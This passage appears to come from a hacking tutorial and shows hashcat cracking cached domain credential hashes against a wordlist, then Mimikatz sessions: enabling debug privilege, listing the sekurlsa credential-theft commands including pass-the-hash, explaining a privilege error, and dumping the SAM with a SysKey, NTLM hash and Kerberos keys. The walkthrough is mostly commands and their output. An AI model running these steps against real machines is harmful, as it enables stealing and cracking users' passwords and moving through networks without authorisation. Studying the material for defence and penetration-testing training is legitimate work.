Hash.Name........: Domain Cached Credentials 2 (DCC2), MS Cache 2
Hash.Target......: hash2.txt
Time.Started.....: Mon Sep 27 06:21:46 2021 (15 hours, 17 mins)
Time.Estimated...: Wed Oct 27 00:19:18 2021 (29 days, 2 hours)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       16 H/s (12.32ms) @ Accel:32 Loops:256 Thr:1 Vec:8
Recovered........: 0/3 (0.00%) Digests, 0/3 (0.00%) Salts
Progress.........: 3674240/43033155 (8.54%)
Rejected.........: 0/3674240 (0.00%)
Restore.Point....: 1224704/14344385 (8.54%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:8960-9216
Candidates.#1....: the222 -> the best girl

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```


MSCACHE V2 hashes are not that simple to crack. Meanwhile I test the other features of Mimikatz.



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```




```
mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module :        sekurlsa
Full name :     SekurLSA module
Description :   Some commands to enumerate credentials...

             msv  -  Lists LM & NTLM credentials
         wdigest  -  Lists WDigest credentials
        kerberos  -  Lists Kerberos credentials
           tspkg  -  Lists TsPkg credentials
         livessp  -  Lists LiveSSP credentials
         cloudap  -  Lists CloudAp credentials
             ssp  -  Lists SSP credentials
  logonPasswords  -  Lists all available providers credentials
         process  -  Switch (or reinit) to LSASS process  context
        minidump  -  Switch (or reinit) to LSASS minidump context
         bootkey  -  Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials
             pth  -  Pass-the-hash
          krbtgt  -  krbtgt!
     dpapisystem  -  DPAPI_SYSTEM secret
           trust  -  Antisocial
      backupkeys  -  Preferred Backup Master keys
         tickets  -  List Kerberos tickets
           ekeys  -  List Kerberos Encryption Keys
           dpapi  -  List Cached MasterKeys
         credman  -  List Credentials Manager

mimikatz #
```




```
mimikatz # sekurlsa::msv
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz # sekurlsa::tspkg
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz # sekurlsa::livessp
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz # _
```

If you get above error while running mimikatz, it means you don't have privileges to run this command. The lsadump::sam command gives........................




```
mimikatz # lsadump::sam
Domain : RECEPTION
SysKey : a3ed3b7d43a169daf332415c26cc8c8d
Local SID : S-1-5-21-1038498625-1165639296-1014451573

SAMKey : 0356686d937cd8de25790ccf0eb19369

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 1164aec1cf63856dac86772af857c0aa

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-KNOFCU0N2ILadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 72195066ce5fb51afc30bd298d269b1c0a4109c0d1e1c0ed9069958ac3961cf3
      aes128_hmac       (4096) : fd39cc65fa37dc732f15e50e5e416ea3
      des_cbc_md5       (4096) : e94a258545d32a07

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-KNOFCU0N2ILadmin
    Credentials
      des_cbc_md5       : e94a258545d32a07
```

The first known case of state sponsored hackers using mimikatz was in the 2011 hack of DigiNotar (which is a Dutch certificate authority) in which hackers issued fake certificates for Google and used them to spy on thousands of Gmail accounts. DigiNotar went bankrupt as a reult of this hacking attack.



